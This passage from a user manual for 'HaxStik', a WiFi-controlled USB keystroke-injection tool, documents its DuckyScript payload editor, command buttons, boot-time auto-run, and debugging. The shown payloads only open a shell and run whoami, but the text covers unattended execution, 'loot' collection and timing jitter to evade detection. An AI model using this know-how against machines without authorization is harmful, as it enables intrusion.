
The Payload Studio screen is divided into two panels that work together:

- **Left panel — Editor:** The writing and saving area. Contains the IMPORT FILE button, the Filename field, the code editor textarea, and the SAVE/UPDATE button at the bottom.
- **Right panel — Toolbox:** The command insertion panel. Contains platform target tabs (WIN / MAC / LINUX / DROID) with OS-specific shortcut buttons, and a universal section below the tabs with KEYS, MOUSE, ADVANCED, DUCKY V3 LOGIC, MOUSE CONTROL, FUNCTION KEYS, NAVIGATION, TEXT & TIMING, and more button groups. Tapping any button inserts the corresponding DuckyScript command at the current cursor position in the editor.

> ✔️ **No Software Required**
> Payload Studio runs entirely in your browser. No app installation, no compiler, no encoder, no USB cable to your phone. Write your DuckyScript payload, save it, and run it — all over WiFi from any modern browser on any device.

5.2 The Editor Panel

The left panel of Payload Studio contains everything you need to write, import, name, and save your payload scripts.



Payload Studio — Editor panel showing IMPORT FILE, filename field with 28-character warning, code editor, and SAVE/UPDATE button

IMPORT FILE

The IMPORT FILE button at the top of the editor panel allows you to load an existing .txt payload file from your phone or computer directly into the code editor. When you tap IMPORT FILE, your device's native file browser opens immediately — no sub-menu, no extra steps. Navigate to your .txt file, select it, and tap LOAD. The file contents appear in the code editor ready for review, modification, or immediate deployment.

> ℹ️ **Only .txt Files Are Supported**
> HaxStik Payload Studio only accepts .txt files for import and only saves payload files with the .txt extension. When importing from your device, only .txt files will be selectable in the file browser. All payload files saved by HaxStik are .txt files.

Filename Field

Below the Import section is the Filename field — a text input with the placeholder Filename (e.g. hack.txt). This is where you type the name for your payload file before saving.

> ⚠️ ⚠️ **Keep Filename SHORT — Maximum 28 Characters**
> The firmware shows this warning directly in the interface:
> Keep filename SHORT (max 28 chars). Long names will NOT save.
> This is a SPIFFS filesystem limitation — filenames exceeding 28 characters will fail to save silently. Always keep your payload filenames short. Examples: recon.txt, win_admin.txt, wifipw.txt

Filename rules to follow:

- Maximum 28 characters including the .txt extension
- Use only letters, numbers, hyphens, and underscores
- Always end with .txt — this is the only supported extension
- No spaces in filenames — use underscore instead (my_payload.txt not my payload.txt)
- No folder paths — SPIFFS is a flat filesystem, no directories exist
- Good examples: recon.txt, win_shell.txt, corp_wifi.txt, test01.txt
- Bad examples: My Windows Payload.txt (spaces), payloads/recon.txt (path), a_very_long_filename_that_exceeds.txt (too long)

Code Editor

The main code editor area is a large dark-background textarea with the placeholder text REM Write Payload... It supports plain text input in DuckyScript format — one command per line. The editor is a standard browser textarea with monospace font styling, which means:

- **Tap anywhere:** Tapping anywhere in the editor positions the cursor at that point. Toolbox button taps insert commands at the current cursor position.
- **Scroll:** Long payloads scroll vertically within the editor. The editor expands to fit a reasonable amount of text before becoming scrollable.
- **Standard text editing:** All standard mobile and desktop keyboard shortcuts work — select all, copy, paste, undo. On mobile, tap and hold to select, then use the context menu.
- **No syntax highlighting:** The editor is a plain textarea. There is no colour-coded syntax highlighting. Keywords, strings, and comments all appear in the same colour. This keeps the editor lightweight and fast on mobile browsers.

SAVE/UPDATE Button

The bright green SAVE/UPDATE button at the bottom of the left panel saves the current editor content to HaxStik's SPIFFS storage using the filename you entered in the Filename field.

Saving a new payload: Type a new filename in the Filename field and tap SAVE/UPDATE. HaxStik creates a new .txt file on SPIFFS with that name. The payload appears in the Payload Library on the Dashboard tab.

Updating an existing payload: If the filename you enter already exists in storage, SAVE/UPDATE overwrites it with the current editor content. The existing file is replaced — this is the update function. There is no version history or undo — overwrite is permanent.

System log confirmation: After a successful save, the system log shows a green entry: Save done: /filename.txt (Xb OK) where X is the file size in bytes. If the save fails (storage full, filename too long), a red entry appears instead.


After saving, you can immediately run the payload by switching to the Dashboard tab and tapping the RUN button next to your filename in the Payload Library. Or you can tap EDIT from the Dashboard to return to Payload Studio with the saved payload pre-loaded.

5.3 The Toolbox Panel — Complete Button Reference

The right panel of Payload Studio is the Toolbox — a comprehensive set of clickable buttons organized into labelled groups. Every button inserts a specific DuckyScript command or command template at the current cursor position in the code editor. This means you can build payloads without memorizing every command — tap the button for the action you want and the correct syntax appears in the editor instantly.

The toolbox is organized into two tiers: the top tier has platform-specific tabs (WIN/MAC/LINUX/DROID) that switch between OS-specific shortcut buttons, and the universal section below contains command groups that work on all platforms.

Platform Target Tabs — WIN / MAC / LINUX / DROID



WIN tab selected — showing all 10 Windows-specific shortcut buttons

The four tabs at the top of the toolbox switch the OS-specific shortcut buttons. The selected tab is highlighted in white. Tapping a button on any platform tab inserts the exact DuckyScript command that triggers that action on that operating system.

WIN Tab — Windows Shortcuts

Button Label	Inserts Command	What It Does
Win+R	`GUI r`	Opens the Windows Run dialog. The fastest way to launch any application by name.
Desktop	`GUI d`	Shows the Windows desktop immediately (minimizes all windows). Same as Windows key + D.
Ctrl+Alt+Del	`CTRL ALT DELETE`	Sends the three-finger salute. Opens the security screen (Lock, Task Manager, Sign Out, etc.).
Task Mgr	`CTRL SHIFT ESCAPE`	Opens Windows Task Manager directly without going through Ctrl+Alt+Del.
CMD	`STRING cmd\nENTER`	Types 'cmd' and presses Enter. Use after GUI r to open Command Prompt.
PowerShell	`STRING powershell\nENTER`	Types 'powershell' and presses Enter. Use after GUI r to open PowerShell.
Lock PC	`GUI l`	Locks the Windows computer immediately. Useful for testing screen-lock bypass or leaving a target in clean state.
Explorer	`GUI e`	Opens Windows File Explorer.
Close App	`ALT F4`	Closes the currently active window or application.
Alt+Tab	`ALT TAB`	Switches to the previous application. Useful for returning to a window after opening something else.

MAC Tab — macOS Shortcuts

Button Label	Inserts Command	What It Does
Spotlight	`GUI SPACE`	Opens Spotlight search — the macOS equivalent of the Windows Run dialog for launching apps.
Terminal	`STRING terminal\nENTER`	Types 'terminal' and presses Enter. Use after Spotlight to open a Terminal window.
Quit App	`GUI q`	Quits (fully closes) the currently active macOS application.
Close Win	`GUI w`	Closes the current window without quitting the application.
Screenshot	`COMMAND SHIFT 3`	Takes a full-screen screenshot on macOS and saves it to the Desktop.
App Switch	`COMMAND TAB`	Opens the macOS application switcher — switches between open applications.
Lock Screen	`CTRL COMMAND q`	Locks the macOS screen immediately. Requires a password to unlock.
Snip	`COMMAND SHIFT 4`	Opens the macOS screenshot selection tool for capturing a specific region of the screen.

LINUX Tab — Linux Shortcuts

Button Label	Inserts Command	What It Does
Terminal	`CTRL ALT t`	Opens a terminal window on most Linux desktop environments (GNOME, KDE, XFCE, Ubuntu).
Run Cmd	`ALT F2`	Opens the Run Command dialog on KDE and some other desktop environments.
Activities	`GUI`	Presses the Super/Windows key — opens the Activities overview on GNOME.
Lock Screen	`CTRL ALT l`	Locks the Linux screen on most desktop environments.
Log Out	`CTRL d`	Sends Ctrl+D — logs out of a terminal session or signals end-of-input.
Close Win	`ALT F4`	Closes the currently active window on most Linux desktop environments.

DROID Tab — Android Shortcuts

Button Label	Inserts Command	What It Does
Back	`ESC`	Sends the Android Back navigation action — goes back to the previous screen.
Home	`GUI ENTER`	Sends the Android Home button action — returns to the home screen.
Browser	`GUI b`	Opens the default web browser on the connected Android device.
Contacts	`GUI c`	Opens the Contacts application.
Settings	`GUI s`	Opens the Android Settings application.
Notif.	`GUI n`	Expands the Android notification shade.

Note on DROID tab: HaxStik connects to Android devices via USB OTG (On-The-Go) adapter. When an Android device is connected and recognizes HaxStik as a USB keyboard, HaxStik can inject keystrokes and Android navigation commands. The DROID tab provides the most common Android navigation shortcuts for this use case.

Universal Button Groups

Below the platform tabs is the universal section — button groups that work on all platforms. These buttons are always visible regardless of which platform tab is selected.

KEYS Group

Button Label	Inserts Command	What It Does
REM	`REM`	Inserts a REM comment marker. Everything after REM on the same line is a comment — ignored by the payload engine. Use for notes and documentation.
CTRL	`CTRL`	Inserts the CTRL modifier key name. Combine with other keys: CTRL c (copy), CTRL v (paste), CTRL z (undo).
ALT	`ALT`	Inserts the ALT modifier key name. Combine: ALT F4 (close), ALT TAB (switch), ALT F2 (run command on Linux).
SHIFT	`SHIFT`	Inserts the SHIFT modifier key name. Combine: SHIFT TAB (reverse tab), SHIFT DELETE (permanent delete on Windows).
TAB	`TAB`	Inserts a Tab key press. Moves between form fields, indents in editors, and cycles through desktop elements.
ESC	`ESC`	Inserts an Escape key press. Cancels dialogs, exits menus, and triggers Android Back navigation.
SPACE	`SPACE`	Inserts a Space key press. Taps space bar — useful for confirming dialogs, selecting items, or navigating.
ENTER	`ENTER`	Inserts an Enter/Return key press. Confirms dialogs, submits forms, executes commands.
WIN	`GUI`	Inserts the GUI/Windows key name. Used alone (opens Start Menu) or combined with letters for shortcuts.

FUNCTION KEYS — F1 through F12

The function key buttons insert F1 through F12. Common uses: F5 (refresh browser/reload), F11 (fullscreen toggle), F2 (rename in Windows Explorer), F12 (open browser developer tools). Each button inserts the key name exactly: F1, F2, F3... F12.

NAVIGATION Group

Button Label	Inserts Command	What It Does
↑	`UPARROW`	Up arrow key — scroll up, move selection up, navigate menus.
↓	`DOWNARROW`	Down arrow key — scroll down, move selection down, navigate menus.
←	`LEFTARROW`	Left arrow key — move cursor left, navigate left in file managers.

Button Label	Inserts Command	What It Does
→	`RIGHTARROW`	Right arrow key — move cursor right, navigate right.
HOME	`HOME`	Home key — jump to beginning of line in text editors.
END	`END`	End key — jump to end of line in text editors.
PgUp	`PAGEUP`	Page Up — scroll one screen up in documents and browsers.
PgDn	`PAGEDOWN`	Page Down — scroll one screen down in documents and browsers.
NumLk	`NUM_LOCK`	Num Lock key — toggles the numpad between numbers and navigation. Used in STRING_ALT technique for special character entry.

TEXT & TIMING Group

Button Label	Inserts Command	What It Does
STRING	`STRING`	Inserts the STRING command with a space. Type the text you want to inject after STRING. Injects one character at a time at the configured speed. Does NOT press Enter at the end.
STRINGLN	`STRINGLN`	Inserts the STRINGLN command. Same as STRING but automatically presses Enter after typing the text. STRINGLN Hello World types 'Hello World' and then presses Enter — equivalent to STRING Hello World followed by ENTER.
DELAY 500	`DELAY 500`	Inserts a 500ms (0.5 second) wait. Use between actions that need a short pause — typing a command then waiting for a menu to appear.
DELAY 1s	`DELAY 1000`	Inserts a 1000ms (1 second) wait. Standard delay for waiting for applications to open.
DELAY 3s	`DELAY 3000`	Inserts a 3000ms (3 second) wait. For slow applications, remote connections, or heavy operations.
JITTER	`JITTER 100`	Adds a small random timing variation of up to 100ms. Makes injection timing less regular and predictable — useful for evading time-based detection.
REM	`REM`	Comment line — same as the KEYS group REM button.
REM_BLOCK	`REM_BLOCK\n\nEND_REM`	Multi-line comment block. Everything between REM_BLOCK and END_REM is ignored. Use for temporarily disabling sections of a payload without deleting them.

DUCKY V3 LOGIC Group (Cyan Buttons)

DUCKY V3 LOGIC group (cyan) and MOUSE CONTROL group (red) in the toolbox

The DUCKY V3 LOGIC group contains buttons for the advanced V3 scripting features. These buttons are styled in cyan to distinguish them from standard commands. They are only functional when the DuckyScript V3 Engine is enabled in Settings (Panel 5). All V3 buttons insert ready-to-use command templates:

Button Label	Inserts Command	What It Does
VAR	`VAR $name = 0`	Declares a variable. Change $name to your variable name and 0 to the initial value. Variables can hold numbers or strings.
DEFINE	`DEFINE #NAME value`	Creates a named constant. #NAME is replaced with value everywhere it appears in the payload. Constants are evaluated at pre-processing time.
IF / END_IF	`IF ($x == 1) THEN\n\nEND_IF`	Conditional block. The indented commands only execute if the condition is true. Supported operators: == != < > <= >=
IF / ELSE	`IF ($x == 1) THEN\n\nELSE\n\nEND_IF`	Conditional with else branch. Commands after ELSE execute when the condition is false.
WHILE	`WHILE ($x < 10)\n\nEND_WHILE`	Loop block. Commands inside repeat until the condition becomes false. Be careful — an always-true condition creates an infinite loop.
RANDOM_CHAR	`RANDOM_CHAR`	Inserts a single random alphanumeric character at this point in the payload. Useful for generating random values in strings.
FUNCTION/CALL	`FUNCTION MY_FUNC\nSTRING Hello\nEND_FUNCTION\nCALL MY_FUNC`	Defines a reusable function block and immediately adds a CALL to invoke it. Replace MY_FUNC with your function name.

MOUSE CONTROL Group (Red Buttons)

The MOUSE CONTROL group contains buttons for mouse movement, clicking, scrolling, and dragging. HaxStik presents a USB HID mouse to the target, so these commands control the target's mouse cursor from the payload:

Button Label	Inserts Command	What It Does
MOVE	`MOUSE_MOVE 50 50`	Moves the mouse cursor by 50 pixels right and 50 pixels down from its current position. Change the X Y values. Negative values move left/up. Example: MOUSE_MOVE -100 0 moves cursor 100 pixels to the left.
CLICK L	`MOUSE_CLICK LEFT`	Sends a left mouse button click at the current cursor position.

Button Label	Inserts Command	What It Does
CLICK R	MOUSE_CLICK RIGHT	Sends a right mouse button click — opens the right-click context menu at the current position.
DBL CLICK	MOUSE_DCLICK LEFT	Sends a double left-click — opens files, selects words, activates items.
SCROLL ↑	MOUSE_SCROLL 5	Scrolls the mouse wheel up by 5 units. Increase the value for larger scrolls.
SCROLL ↓	MOUSE_SCROLL -5	Scrolls the mouse wheel down by 5 units (negative value = down direction).
DRAG (x y)	MOUSE_DRAG 100 100	Clicks and drags from the current position to 100 pixels right and 100 pixels down. Change X Y values for your desired drag destination.

ADVANCED Group (Purple Buttons)

The ADVANCED group contains specialized commands for precise keyboard control, special character input, and LED control:

Button Label	Inserts Command	What It Does
HOLD	HOLD CTRL	Holds a key down without releasing it. The key stays held until a RELEASE command. Use for complex key combinations: HOLD SHIFT then STRING hello then RELEASE SHIFT types HELLO.
RELEASE	RELEASE CTRL	Releases a specific held key. Always pair every HOLD with a matching RELEASE.
RELEASE_ALL	RELEASE_ALL	Releases all currently held keys simultaneously. Use this at the end of a payload or after an error condition to ensure no keys are left stuck.
NUMLOCK_FORCE	NUMLOCK_FORCE	Forces Num Lock ON. Required before using STRING_ALT on non-US keyboard layouts.
STRING_ALT	STRING_ALT	Types characters using Alt+Numpad codes instead of direct key codes. This is how HaxStik types special characters (accented letters, symbols) on non-English keyboard layouts where the standard STRING command would produce wrong characters.
WAIT	WAIT	Pauses payload execution and waits for a specific signal from the target (advanced CDC-channel coordination). For most payloads, use DELAY instead.
LED BLINK	LED_BLINK 3	Blinks HaxStik's onboard LED 3 times. Change the number for more or fewer blinks. Useful for visual confirmation that a payload reached a certain execution point — handy for debugging.
OS_DETECT+IF	OS_DETECT\nIF $_OS == Windows THEN\	Inserts a complete OS detection + conditional block template. After OS_DETECT runs, the built-in $_OS variable

Button Label	Inserts Command	What It Does
	`nSTRING Windows payload\nEND_IF`	contains windows, linux, or macos and the IF block executes the correct branch.

5.4 Deploying Payloads

A payload becomes useful the moment it executes on a target computer. HaxStik provides several ways to deploy a saved payload depending on your operational requirements.

Method 1 — One-Click Deploy from the Dashboard

The most common deployment method. After saving a payload in Payload Studio, switch to the DASHBOARD tab. Find your payload filename in the Payload Library list and tap the RUN button next to it. The payload begins executing immediately.

1. Open the DASHBOARD tab
2. Locate your payload filename in the Payload Library
3. Tap RUN
4. The payload executes on the target computer — watch the target screen
5. If anything goes wrong, tap **EMERGENCY STOP** immediately

> ℹ️ **Only One Payload Runs at a Time**
> HaxStik can only execute one payload at a time. If you tap RUN on a second payload while one is already running, the first payload is stopped immediately before the second begins. There is no payload queue — each RUN command is a fresh single execution.

Method 2 — Deploy Directly from Payload Studio

After writing and saving a payload in Payload Studio, you can deploy it without switching tabs:

1. Write your payload in the code editor
2. Enter a filename in the Filename field
3. Tap SAVE/UPDATE to save the payload to storage
4. Switch to the DASHBOARD tab — your payload now appears in the library
5. Tap RUN from the library list

You can also tap the EDIT button from the Dashboard on any saved payload to open it directly in Payload Studio with the content pre-loaded and the filename pre-filled. Make your changes and tap SAVE/UPDATE to overwrite the file.

Method 3 — Deploy on Boot (Standalone Mode)

For fully standalone operation with no operator interaction required, configure a payload to execute automatically when HaxStik is plugged in:

1. Save your payload in Payload Studio
2. Go to TOOLS → BOOT CONFIGURATION
3. Select your payload from the dropdown and tap SET AS BOOT SCRIPT
4. Set the Boot Delay to the appropriate number of seconds for your target
5. Tap SET BOOT DELAY

From this point forward, every time HaxStik is plugged into any USB port, it waits for the configured boot delay and then executes the designated payload automatically — no phone, no dashboard, no operator action required. See Chapter 4, Section 4.2 (Tool 6 — Boot Configuration) for full details.

What Happens When You Tap RUN — Technical Detail

Understanding the execution path from the moment you tap RUN to the first keystroke reaching the target helps you understand timing, reliability, and why some payloads occasionally need adjustments:

1. **HTTP request to /run:** Tapping RUN sends an HTTP GET request to HaxStik's web server at /run?name=filename.txt. The server authenticates the request, sets the internal fileToRun variable to the filename, sets runFlag to true, and explicitly resets stopFlag to false. This reset is critical — it ensures a previously stopped payload can run again immediately without restarting the device.
2. **Payload task picks up the flag:** HaxStik's payload execution task on Core 1 detects runFlag in its loop. It reads the file from SPIFFS storage into memory.
3. **V3 pre-processing (if V3 is enabled):** If the DuckyScript V3 Engine is enabled and the payload contains V3 commands (VAR, IF, WHILE, FUNCTION, DEFINE, $RANDOM_INT), the firmware pre-processes the entire script first. Variables are resolved, conditionals are evaluated, loops are expanded, and functions are inlined. The result is a simple sequential command file written to a temporary SPIFFS location. This pre-processing step runs entirely in the background — the operator sees no indication it is happening, but it explains why V3 payloads have a brief moment before injection begins.
4. **Sequential command execution:** The payload task reads commands from the file (or the pre-processed temp file for V3) one line at a time. Each command is translated into the appropriate action: STRING commands become individual USB HID keyboard reports sent one character at a time. DELAY commands pause execution for the specified milliseconds.

KEY commands send a single key press and release. Mouse commands send USB HID mouse reports.

5. **Inject delay between keystrokes:** The globalInjectDelay value (set by your Global Injection Speed selection in Settings) is applied between each individual keystroke. At the default 30ms setting, STRING hello sends five HID reports each separated by 30ms — the full word 'hello' takes 150ms to inject.
6. **stopFlag check:** At every command boundary, the payload task checks whether stopFlag has been set to true (by the EMERGENCY STOP button or a /stop request). If true, the task immediately releases all held keys, sends RELEASE_ALL, logs PAYLOAD: stopped, and exits.
7. **Completion:** When the last command in the file is processed, the task logs PAYLOAD: finished in green and clears the payloadTaskHandle. The device is ready for the next RUN command.

5.5 Payload Management

Managing your payload library — keeping files organized, backing them up, and knowing when to clean up — is part of professional device operation. This section covers everything you need to know about working with payload files on HaxStik.

Saving a New Payload

1. Type your DuckyScript payload in the code editor
2. Enter a filename in the Filename field — maximum 28 characters, .txt extension, no spaces
3. Tap SAVE/UPDATE
4. Check the system log for: Save done: /filename.txt (Xb OK) — confirms success
5. The payload now appears in the Payload Library on the Dashboard

Updating an Existing Payload

To modify a payload that is already saved:

1. From the Dashboard Payload Library, tap EDIT next to the payload filename
2. The payload opens in Payload Studio with the filename pre-filled
3. Make your changes in the code editor
4. Tap SAVE/UPDATE — the file is overwritten with the new content

> ⚠️ **Overwrite is Permanent**
> SAVE/UPDATE with an existing filename overwrites that file immediately.
> There is no version history, no undo, and no recycle bin on SPIFFS.
> If you want to keep the original version, rename the file first
> before making changes — use a new filename like recon_v2.txt.

Importing a Payload from Your Device

To load a payload you have written on your phone or computer into Payload Studio:

1. In Payload Studio, tap the IMPORT FILE area
2. Your device's file browser opens immediately
3. Navigate to your .txt payload file

4. Select the file — it loads into the code editor
5. Enter or verify the filename in the Filename field
6. Tap SAVE/UPDATE to save it to HaxStik's storage

This workflow is the primary way to transfer payloads you have written on a computer to HaxStik. Write the payload in any text editor on your computer, save it as a .txt file, connect to HaxStik's WiFi, open the dashboard, go to Payload Studio, import the file, and save it.

Exporting and Backing Up Payloads

To back up or export a payload from HaxStik to your device:

1. From the Dashboard Payload Library, tap the COPY button next to the payload
2. The full payload script content is copied to your device's clipboard
3. Open any text editor on your phone or computer and paste
4. Save the pasted content as a .txt file on your device

> 💡 **Back Up Your Payloads Before Factory Reset**
> A factory reset (FORMAT DISK) deletes all payload files permanently. Before any factory reset, back up all important payloads using the COPY button. Store them as .txt files on your phone or computer. You can reimport them after reconfiguring the device.

Deleting Payloads

To permanently delete a payload file from HaxStik's storage, tap the red ✕ button next to the filename in the Dashboard Payload Library. A confirmation dialog appears asking you to confirm the deletion. Tap confirm to proceed — the file is permanently removed from SPIFFS and cannot be recovered.

Payload File Format

HaxStik payload files are plain text files with one DuckyScript command per line. There is nothing special about the file format beyond this:

- One command per line
- Lines beginning with REM are comments and are skipped
- Blank lines are skipped
- File extension must be .txt
- Maximum filename length: 28 characters including the .txt extension
- Maximum file content: limited by available SPIFFS free space (check Storage Status in Settings)
- Encoding: UTF-8 plain text — do not save as RTF, DOCX, or any other format

Storage Considerations

Each payload file is small — a typical 20-line payload is under 1KB. HaxStik's SPIFFS partition can hold many dozens of payload files before space becomes a concern. However, loot data from active engagements accumulates in the same storage space. Monitor the Storage Status panel in Settings and clear loot data regularly to keep storage available for payload files.

Item	Detail
Typical payload size	0.5–5KB per file (text is very compact)
Maximum filename	28 characters including .txt extension
File extension	Only .txt is supported
Folder structure	None — SPIFFS is flat, all files at root level
Maximum concurrent files	Dozens — limited only by total SPIFFS free space
File listing	Alphabetical order in Payload Library
Overwrite behavior	SAVE/UPDATE overwrites without warning if filename exists

5.6 Debugging Payloads

Payloads that work perfectly on your own machine can sometimes fail on different target hardware. Understanding why failures happen and how to diagnose them quickly is a core skill for effective payload development.

The Golden Rule — Test on Your Own Machine First

Before using any payload in a real authorized engagement, always test it on your own computer first. Plug HaxStik into your own machine, open the dashboard, and watch the payload execute. This reveals timing problems, wrong key commands, and logic errors in a safe environment where you can observe exactly what happens and make corrections. Never deploy an untested payload against a real target.

Common Failure Modes and Solutions

Problem: Missing or Garbled Characters

Symptoms: The payload types characters but some are missing, duplicated, or in the wrong order. The output looks like 'pwoershell' instead of 'powershell'.

Cause: Inject speed is too fast for the target computer's USB HID processing pipeline. The target OS cannot process HID reports faster than they are arriving.

Solution: Increase the Global Injection Speed in Settings. Go from Fast (30ms) to Normal (50ms) or Slow (100ms). Retest. Virtual machines almost always need Slow or Very Slow.

Problem: Payload Types Into Wrong Window

Symptoms: The payload opens an application but then types into a different window, or the Run dialog closes before typing is complete.

Cause: The DELAY after opening the window is too short. The application has not finished loading before keystrokes begin arriving.

Solution: Increase the DELAY after the window-opening command. Change DELAY 500 to DELAY 1000 or DELAY 2000. Watch the sequence on your own machine to see exactly how long the application takes to become active.

Problem: GUI Key Does Not Work

Symptoms: The payload uses GUI r or GUI d but nothing happens on the target.

Cause: The target system may have the Windows key disabled by Group Policy, the keyboard layout may interpret it differently, or the target is not a Windows machine.

Solution: Use OS_DETECT + IF $_OS to verify the OS before using platform-specific commands. For Windows targets with disabled Win key, try CTRL ESCAPE to open the Start Menu as an alternative to GUI.

Problem: V3 Variables or Logic Not Working

Symptoms: Variables show as literal text ($name printed to screen), IF blocks execute regardless of condition, or WHILE loops do not repeat.

Cause: The DuckyScript V3 Engine is disabled in Settings. With V3 disabled, the firmware treats all V3 syntax as plain text.

Solution: Go to Settings → DuckyScript V3 Engine panel → tap TOGGLE V3 to enable it. Confirm the status shows V3 ENABLED. Rerun the payload.

Problem: PowerShell Payload Produces Wrong Output

Symptoms: A payload that uses PowerShell with $ variables produces unexpected output — the $ is interpreted differently than expected.

Cause: When V3 is enabled, the pre-processor interprets $ as the start of a V3 variable. PowerShell scripts heavy with $variable syntax can conflict with V3 parsing.

Solution: Disable the V3 Engine for PowerShell-heavy payloads. Go to Settings → DuckyScript V3 Engine → TOGGLE V3 to disable. The payload will run in standard V1 mode. If you need both V3 logic AND PowerShell variables in the same payload, use DEFINE constants for the PowerShell parts and $-prefixed V3 variables for the logic parts carefully.

Problem: Payload Stops Partway Through

Symptoms: The payload starts executing but stops before completing. The System Log shows PAYLOAD: stopped.

Cause 1: The EMERGENCY STOP button was accidentally tapped. Check the system log timestamp.

Cause 2: A WiFi disconnection occurred mid-execution. The dashboard lost connection momentarily, and a stop signal was sent. This is rare but possible in interference-heavy environments.

Cause 3: HaxStik rebooted due to a power fluctuation or brownout. The system log will show a fresh boot sequence after the stop.

Solution: Check the system log carefully for the sequence of events. If WiFi instability is suspected, ensure your operating environment has minimal 2.4GHz interference.

Step-by-Step Debugging Process

1. Test the payload on your own machine first — observe the full execution
2. If something goes wrong, note exactly which step fails
3. Add LED_BLINK 3 commands before and after the failing section — these give you visual confirmation of which lines executed successfully
4. Increase DELAY values by 500ms on either side of the failing command
5. Check the System Log for any error entries — look for red entries immediately after the payload starts
6. If characters are wrong, increase inject speed in Settings and retest
7. If logic is wrong, confirm V3 Engine is enabled in Settings
8. Use REM_BLOCK to temporarily disable sections and narrow down the problem
9. When the payload works correctly on your test machine, test in an environment as similar as possible to the real target before deployment

5.7 Payload Execution Flow — Technical Deep Dive

This section documents the complete technical execution path for an intermediate and advanced audience. Understanding this path helps you write more reliable payloads, understand timing behaviour, and diagnose edge cases that the standard debugging guide does not cover.

STRING vs STRINGLN — The Difference

Both commands type text to the target, but they behave differently at the end:

```
STRING hello world
// Injects: h e l l o   w o r l d
// Total HID reports: 11 key-down + 11 key-up = 22 reports
// Cursor position after: end of 'hello world', no Enter pressed

STRINGLN hello world
// Injects: h e l l o   w o r l d ENTER
// Total HID reports: 12 key-down + 12 key-up = 24 reports
// Cursor position after: new line (Enter was pressed)
// Equivalent to:  STRING hello world
//                 ENTER
```

Use STRING when you want to type text without submitting — for example, typing into a filename field before pressing Enter separately with a custom delay. Use STRINGLN when you want to type a command and execute it immediately — for example, in a terminal window where each command line ends with Enter.

V3 Pre-Processing — What Happens Before Execution

When V3 mode is enabled, payloads containing V3 commands go through a pre-processing step before a single HID report is sent. Understanding this step explains why V3 payloads have a brief startup delay and how the engine handles complex logic:

```
// Original V3 payload as written:
VAR $counter = 0
WHILE ($counter < 3)
    DELAY 500
    STRING Attempt
    VAR $counter = $counter + 1
END_WHILE

// After V3 pre-processing, the expanded output is:
DELAY 500
STRING Attempt
DELAY 500
STRING Attempt
DELAY 500
STRING Attempt
// The WHILE loop has been unrolled into 3 sequential copies
// Variables have been resolved to their values
// The injection engine only sees simple sequential commands
```

The pre-processor handles all V3 logic at the script level before the USB injection engine sees any commands. This design keeps the injection engine simple and fast — it only needs to handle one command at a time. The trade-off is that very large V3 payloads with many loop iterations produce large expanded files, which take slightly longer to pre-process and consume more SPIFFS space temporarily.

KEY HOLD and RELEASE — Precise Key Control

Standard commands like CTRL c press and release a key combination in a single operation. But sometimes you need precise control over when a key goes down and when it comes up — for complex multi-step combinations or for holding a key while other things happen. This is what HOLD and RELEASE provide:

```
// Standard approach (simple, works for most combos):
CTRL c

// HOLD/RELEASE approach (precise, for complex sequences):
HOLD SHIFT
STRING HELLO
RELEASE SHIFT
// This types 'HELLO' in uppercase because Shift was held
// throughout the entire STRING injection

// IMPORTANT: Always pair every HOLD with a RELEASE
// If the payload stops (emergency stop) while a key is held,
// EMERGENCY STOP automatically sends RELEASE_ALL to unstick keys

// RELEASE_ALL — safety command at end of complex payloads:
HOLD CTRL
HOLD ALT
// ... complex operations ...
RELEASE_ALL
// Releases ALL held keys — safe cleanup
```

STRING_ALT — Typing Special Characters on Non-US Keyboards

On computers configured with non-English keyboard layouts (French AZERTY, German QWERTZ, Spanish, Cyrillic, etc.), the STRING command may produce wrong characters because it sends key codes based on a US QWERTY keyboard map. A key that produces 'a' on US QWERTY might produce 'q' on French AZERTY.

STRING_ALT solves this by using the Alt+Numpad input method — a Windows feature that accepts character codes independently of keyboard layout. To use it:

```
// Method to type special characters on any keyboard layout:
NUMLOCK_FORCE        // Ensure Num Lock is ON first
STRING_ALT Hello World  // Types using Alt+Numpad codes
// Each character is sent as:  ALT + [numpad digit sequence]
// This bypasses the keyboard layout entirely
// Works on Windows. On macOS/Linux use standard STRING.
```

OS_DETECT — Adaptive Payloads

The OS_DETECT command triggers HaxStik's OS fingerprinting engine mid-payload and stores the result in the built-in $_OS variable. Combined with IF logic, this creates payloads that automatically adapt their behavior to whatever OS they find on the target:

```
REM Universal payload — works on Windows, macOS, and Linux
DELAY 1000
OS_DETECT
DELAY 500

IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRINGLN powershell
    DELAY 1000
    STRINGLN whoami
END_IF

IF ($_OS == macos) THEN
    GUI SPACE
    DELAY 600
    STRINGLN terminal
```

```
    DELAY 1000
    STRINGLN whoami
END_IF

IF ($_OS == linux) THEN
    CTRL ALT t
    DELAY 1000
    STRINGLN whoami
END_IF
```

The $_OS variable contains one of four values after OS_DETECT runs: Windows, macos, linux, or Unknown. The comparison in IF statements is case-sensitive — use the exact capitalisation shown above. Full DuckyScript V3 reference including all built-in variables and operators is covered in Chapter 10.

Error Handling in Payloads

DuckyScript has no native try/catch or error handling mechanism. If a command fails — a window does not open, a dialog does not appear, a file does not exist — the payload continues to the next command regardless. There is no built-in way to detect that a command had no effect.

Professional payload design handles this through timing and defensive DELAY values:

